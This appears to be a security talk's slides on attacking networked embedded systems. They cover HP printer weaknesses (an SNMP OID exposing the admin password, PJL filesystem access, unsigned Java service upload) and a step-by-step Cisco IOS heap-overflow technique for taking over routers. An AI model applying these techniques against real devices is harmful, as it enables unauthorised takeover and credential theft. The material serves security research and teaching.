attacking networked embedded systems

Today's Session

- Design failures in embedded systems
  - Examples of design failures
  - Exploiting a design failure (hax0ring HP)
- Software vulnerabilities in embedded systems
  - Examples of software vulnerabilities
  - Exploiting of a software vulnerability in a common embedded system (as in r00t@cisco.com)

Definition: Embedded Systems


- (Small) computer system enclosed in electronic device
- Custom operating system, designed to provide specific functionality to the device it‘s running on
- Operating System is often monolithic
- No or limited separation of software components and access levels inside
- No or limited ability to add third party software

Design failures

- Undocumented functionality
  - Developer backdoors
  - Auto-something features
  - Legacy functions
- Ignored standards
- Uncontrolled increase of complexity
  - New subsystems
  - Additional access methods
  - Inconsistent access restrictions

Design failures
Case 1: Lucent Brick

- Layer 2 Firewall running Inferno OS
- ARP cache design failures
  - ARP cache does not time out
  - ARP reply poisoning of firewall
  - ARP forwarded regardless of firewall rules



Design failures
Case 2: Ascend Router

- Undocumented discovery protocol
- Special packet format to UDP discard port
- Leaks information remotely
  - IP address/Netmask
  - MAC address
  - Name and Serial number
  - Device type
  - Features
- Can set IP address, netmask and name using SNMP write community (default: “write”)

Exploiting a design failure: HP Printers

- Various access methods:
  - Telnet,HTTP,FTP,SNMP,PJL
- Various access restrictions
  - Admin password on HTTP and Telnet
  - IP access restriction on FTP, PJL, Telnet
  - PJL security password
- Inconsistent access restriction interworkings
  - SNMP read reveals admin password in hex at .iso.3.6.1.4.1.11.2.3.9.4.2.1.3.9.1.1.0
  - HTTP interface can be used to disable other restrictions (username: laserjet)

HP Printers: PJL

- PJL (Port 9100) allows access to printer configuration
  - Number of copies, size, etc.
  - Locking panel
  - Input and output trays
  - Eco mode and Power save
  - I/O Buffer
- Security relies on PJL password
  - key space of 65535.
  - max. 6 hours for remote brute force

```
pft> connect
Connected to 10.1.1.16:9100
Device: LASERJET 8150
pft> ls
0:\
NVO                          -          d
PostScript                   -          d
PJL                          -          d
default                      -          d
firmware                     -          d
solution                     -          d
webServer                    -          d
run.txt                     17          -
env.log                    449          -
lib                          -          d
pmlobj.txt                   0          -
objects                      -          d
pft> chvol 1:
volume changed to 1:
pft> ls
1:\
PostScript                   -          d
spool                        -          d
pft>
```

HP Printers: PJL

- PJL (Port 9100) allows access to printer file systems on DRAM and FLASH
  - Spool directory contains jobs
  - PCL macros on printer
- More file system content (later models)
  - Firmware
  - Web server content
  - Subsystem configuration
- Printer can be used as PJL-based file server

Phenoelit vs. PJL: PFT

- Tool for direct PJL communication
  - Reading, modifying and writing environment variables
  - Full filesystem access
  - Changing display messages
  - PJL „security“ removal
- Available for Linux and Windows including libPJL for both platforms
- Windows GUI version „Hijetter“ by FtR
- ... and of course it‘s open source

HP Printers: ChaiVM [1]

- ChaiVM is a Java Virtual Machine for embedded systems
- HP Printers 9000, 4100 and 4550 are officially supported.
- HP 8150 also runs it.
- ChaiVM on printers comes completely with web server, static files and objects.
- Everything lives on the printer‘s file system.


„In 2001 alone, millions of information appliances will ship with the capability to deliver rich, powerful and dynamic services via the World Wide Web.
These appliances are powered by HP Chai embedded software.“

HP Printers: ChaiVM [2]

- Chai standard loader service
  - http://device_ip/hp/device/this.loader
  - Loader is supposed to validate JAR signature from HP to ensure security
- HP released new EZloader
  - HP signed JAR
  - No signatures required for upload
- Adding services via printer file system access to 0:\default\csconfig
- HP Java classes, documentation and tutorials available

HP Printers: ChaiVM [3]

- Getting code on the printer



HP Printers: ChaiVM [4]

- ChaiVM is quite instable
  - Too many threads kill printer
  - Connect() to unreachable hosts or closed port kills VM
  - Not always throws Exceptions
  - Huge differences between simulation environment and real-world printers
  - Unavailability of all instances of a service kills VM
- To reset printer use SNMP set:
  .iso.3.6.1.2.1.43.5.1.1.3.1 = 4

HP Printers: Things you can do...

- Phenoelit ChaiPortScan
  - Web based port scanner daemon for HP Printers with fixed firmware
- Phenoelit ChaiCrack
  - Web based crypt() cracking tool for HP Printers
- Backdoor servers
  - Binding and listening is allowed
  - Chai services have access to authentication
- Anything is possible
  (but who wants to code in Java anyway?)

HP Printers: ChaiVM [5]

- ChaiServices are fully trusted between each other
- ChaiAPNP service supports Service Location Protocol (SLP)
  - find other devices and services
- Notifier service can notify you by HTTP or Email of „interesting events“
- ChaiOpenView enables ChaiVM configuration via SNMP
- ChaiMail service is „designed to work across firewalls“.
  - Issue commands to your Chai service via Email!

HP Printers

All the good stuff available at
http://www.phenoelit.de/hp/

Software Vulnerabilities

- Classic mistakes are also made on embedded systems
  - Input validation
  - Format strings
  - Buffer overflows
  - Cross Site Scripting
- Most embedded HTTP daemons vulnerable
- Limited resources lead to removal of sanity checks

Buffer overflows

- Xedia Router
  (now Lucent Access Point)
  - long URL in HTTP GET request crashes router
- Brother Network Printer (NC-3100h)
  - Password variable in HTTP GET request with 136 chars crashes printer
- HP ProCurve Switch
  - SNMP set with 85 chars in .iso.3.6.1.4.1.11.2.36.1.1.2.1.0 crashes switch
- SEH IC-9 Pocket Print Server
  - Password variable in HTTP GET request with 300 chars crashes device

Common misconceptions

- Embedded systems are harder to exploit than multipurpose OS's
- You have to reverse engineer the firmware or OS to write an exploit
- You need to know how the sys-calls and lib functions work to write an exploit
- The worst thing that can happen is a device crash or reboot

Bullshit!

Proving it wrong: A Cisco IOS Exploit

- The Goal:
  Exploiting an overflow condition in Cisco Systems IOS to take over the Router.
- Things to keep in mind:
  - The process you crash is tightly integrated into the OS, so you probably crash the OS as well
  - Cisco uses a variety of different platforms, so try to find a generic way of doing it
  - IOS is closed source

IOS Exploit: Step 1

- According to Cisco*, memory corruption is the most common bug in IOS.
- Assumption:
  We are dealing with heap overflows
- Vulnerability for research:
  Buffer overflow in IOS (11.1.x – 11.3.x)
  TFTP server for long file names

```
%SYS-3-OVERRUN: Block overrun at 20F1680 (red zone
41414141)
%SYS-6-BLKINFO: Corrupted redzone blk 20F1680,
words 2446,alloc 80F10A6,InUse,dealloc 0,rfcnt 1
```

* http://www.cisco.com/warp/public/122/crashes_swforced_troubleshooting.html

IOS Exploit: Step 2 Taking it apart

- Understanding memory layout without reverse engineering IOS
  - Correlating debug output and mem dumps
  - Troubleshooting pages at cisco.com

```
0x20F1680: 0xAB1234CD 0x2 0x2059C9C 0x81A3022
0x20F1690: 0x80F10A6 0x20F29C4 0x20F0350 0x8000098E
0x20F16A0: 0x1 0x80F1A52 0x0 0x0
```

Block MAGIC

PID

NEXT Memory Block

Previous Memory Block


Size with usage Bit 31

IOS Exploit: Step 3 Memory Maps

- So which memory areas are used for what? Asking Cisco at: www.cisco.com/warp/public/112/appB.html
- Validate these using IOS commands on the systems


Model	Data	Code	NVRAM
1005	0x02000000	0x02000000	0x0E000000
1600	0x02000000	0x08000000	0x0E000000
2500	0x00000000	0x03000000	0x02000000
2600	0x80000000	0x80000000	0x67000000

IOS Exploit: Step 4
Putting it together




IOS Exploit: Step 5 Theory of the overflow

- Filling the „host block“
- Overwriting the following block header – hereby creating a „fake block“
- Let IOS memory management use the fake block information
- Desired result: Writing to arbitrary memory locations




IOS Exploit: Step 6
A free() on IOS



- Double linked pointer list of memory blocks
- Upon free(), an element of the list is removed
- Pointer exchange operation, much like on Linux or Windows


```
Host->prev=next2;
(Host->next2)+prevofs=prev2;
delete(Host_block);
```

IOS Exploit: Step 7
The requirements



- MAGIC is required
- PREV ptr has to be correct
- Size and Usage bit have to be correct
- The PID, these 3 pointers (wasting 12 bytes) and the NEXT ptr don't have to be correct
- „Check heaps“ process validates MAGIC and REDZONE
- Therefore:
  Performing an overflow up to the NEXT ptr is possible.


IOS Exploit: Step 8
Taking the first: 2500



- Cisco 2500 allows anyone to write the the NVRAM memory area
- Since NEXT ptr is not checked, we can put 0x02000000 (NVRAM) in there
- The 0x00 bytes don‘t get written because we are doing a string overflow here
- The pointer exchange leads to a write to NVRAM and invalidates it (checksum error)

IOS Exploit: Step 8 [2] Taking the first: 2500

- NVRAM gets invalidated by exploit
- Device reboots after discovering issue in memory management („Check heaps“ process)
- Boot without valid config leads to BOOTP request and TFTP config retrieval
- Result: **Attacker provides config**



IOS Exploit: Step 8 [3] Review of the Attack

- Disadvantages
  - Attack only works because NVRAM is always writeable (only on 2500)
  - Attacker has to be in the same subnet to provide config
- Advantages
  - No specific knowledge required
  - No limitations for new config

IOS Exploit: Step 9 Getting around PREV

- PREV ptr is checked while the previous block is inspected before the free()
- Test seems to be:

```
if (next_block->prev!=this_block+20)
        abort();
```

- Perform uncontrolled overflow to cause device reboot
  - Proves the device is vulnerable
  - Puts memory in a predictable state
  - Crash information can be obtained from network or syslog host if logged (contains PREV ptr address)

IOS Exploit: Step 10
The Size field

- Size field in block header is checked
- Bit 31 marks „block in use“
- Usual values such as 0x800000AB are not possible because of 0x00 bytes
- Minimum size we could fake is 0x80010101 = 65793, which is way to much
- Solution: 0x7FFFFFFF
  Loops in calculation due to the use of 32bit fields

IOS Exploit: Step 11
More memory pointers

- Free memory blocks carry additional management information
- Information is probably used to build linked list of free memory blocks
- Functionality of FREE NEXT and FREE PREV comparable to NEXT and PREV


IOS Exploit: Step 12 Arbitrary Memory write

- FREE NEXT and FREE PREV are not checked
- Pointer exchange takes place
- Using 0x7FFFFFFF in the size field, we can mark the fake block „free“
- Both pointers have to point to writeable memory

```
*free_prev=*free_next;
*(free_next+20)=*free_prev;
```

IOS Exploit: Step 13 Places for pointers

- ‚show mem proc alloc‘ shows a „Process Array“
- Array contains addresses of process information records indexed by PID
- Process information record‘s second field is current stack pointer
- All of these are static addresses per IOS image



IOS Exploit: Step 14 Taking the Processor

- On the 1000 and 1600 series, the stack of any process is accessible for write operations by our free pointer game
- The first element on the stack of a inactive process is usually the saved SP (C calling convention)
- The second element is the saved return address


```
02057EC0:                         02057EE4 080D63D4
02057ED0: 02042E0C 02057FF6 00000000 00000000
02057EE0: 00000000 02057EF0 080DE486 00001388
```

IOS Exploit: Step 14 [2] Taking the Processor

- Several ways to take the Processor
  - Overwriting saved return address on the stack of a process
  - Overwriting saved SP address on the stack of a process
  - Changing the current SP in the process record entry
  - Creating a whole new process record for it and changing the “Process Array”

```
02057EC0:                         02057EE4 080D63D4
02057ED0: 02042E0C 02057FF6 00000000 00000000
02057EE0: 00000000 02057EF0 080DE486 00001388
```

IOS Exploit: Step 15
The Buffer



- A free() on IOS actually clears the memory (overwrites it with 0x0D)
- Buffer after fake block is considered already clean and can be used for exploitation
- Position of the buffer relative to PREV ptr is static per platform/IOS

IOS Exploit: Step 16
The shell code – V1

- Example based on Cisco 1600
- Motorola 68360 QUICC CPU
- Memory protection is set in the registers at 0x0FF01000
- Disabling memory protection for NVRAM address by modifying the second bit of the appropriate QUICC BaseRegister (See MC68360UM, Page 6-70)
- Write invalid value to NVRAM
- Device reboots and asks for config

IOS Exploit: Step 16 [2] The shell code – V1

- Simple code to invalidate NVRAM (Sorry, we are not @home on 68k)
